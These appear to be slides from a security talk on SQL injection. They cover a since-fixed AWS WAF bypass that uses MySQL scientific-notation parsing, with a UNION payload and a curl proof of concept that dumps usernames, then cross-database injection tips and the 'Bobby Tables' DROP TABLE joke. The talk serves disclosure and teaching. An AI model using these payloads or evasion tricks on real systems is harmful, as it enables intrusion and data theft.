
Me: “I have a bypass and can still extract everything.”

The injection used to bypass AWS WAF

```
1 UNION 1.e(SELECT 1.e(table_name),1.e(2) FROM 1.e(information_schema.tables))
```

🌶🌶🌶 AWS WAF Bypass (3/4)

Proof of AWS WAF Bypass



```
$ curl -i -H "Origin: http://my-domain" -X POST \
  "http://d36bjalk0ud0vk.cloudfront.net/index.php" -d "x=1' or 1.e(1) or '1'='1"
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 32
Connection: keep-alive
Date: Wed, 21 Jul 2021 21:38:23 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Cache: Miss from cloudfront
Via: 1.1 eae631604d5db564451a93106939a61e.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: YUL62-C1
X-Amz-Cf-Id: TDwlolP9mvJGtcwB5vBoUGr-JRxzcX-ZLuumG9F4vioKl1L5ztPwUw==

1    admin
2    usertest1
3    usertest2
```

🌶️🌶️🌶️ AWS WAF Bypass (4/4)

The bypass is fixed for AWS WAF.

The bug was reported to MySQL and MariaDB.

Use Web Application Firewall ONLY as last line of defense.

SQLi Tips and Tricks

Tips & Tricks – Small steps (1/3)

- String: Try to concatenate and achieve the same result.

	MySQL	SQLite	MSSQL	Oracle	PostgreSQL	IBM DB2
`admi' + 'n`	0	0	admin	-	-	-
`admi' + char(110) + '`	0	0	admin	-	-	-
`admi' || 'n`	0	admin	-	admin	admin	admin
`admi' || chr(110) || '`	-	-	-	admin	admin	admin
`admi' || char(110) || '`	0	admin	-	-	-	admi110

* A dash means there was an error with the query.

Tips & Tricks – Small steps (2/3)

- What is a string worth in integer?

	MySQL	SQLite	MSSQL	Oracle	PostgreSQL	IBM DB2
`1 + '1'`	2	2	2	2	2	2
`1 + '1a'`	2	2	-	-	-	-
`1 + 'a1'`	1	1	-	-	-	-
`'' + ''`	0	0	''	null	-	-
`'1' + '1'`	2	2	'11'	2	-	2

* A dash means there was an error with the query.

Tips & Tricks – Small steps (3/3)

Integer

- Try to achieve the same result
- Use arithmetic operators

```
id=1+1-1
id=1/1
```

- Use the string

```
id=1+'1'
```

- Other tricks

```
id=(select 1)
id=1e0
id=0x1
id=1,1
```

Tips & Tricks - Other

Don’t rely only on tools.

- Not reliable for every situation.

Gain experience.

- Practice with Capture The Flags (CTFs).
- Test locally.


Conclusion – SQLi is still alive!

I found 10 SQLi this year without any tool.

Practice by participating in CTFs.

Try small payloads before going crazy.

SQL injection won't die while SQL is alive.



DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

This Photo by Randall Munroe is licensed under CC BY-SA

Questions?

For more information about the bug in MySQL parser

(https://www.gosecure.net/blog/2021/10/19/a-scientific-notation-bug-in-mysql-left-aws-waf-clients-vulnerable-to-sql-injection/)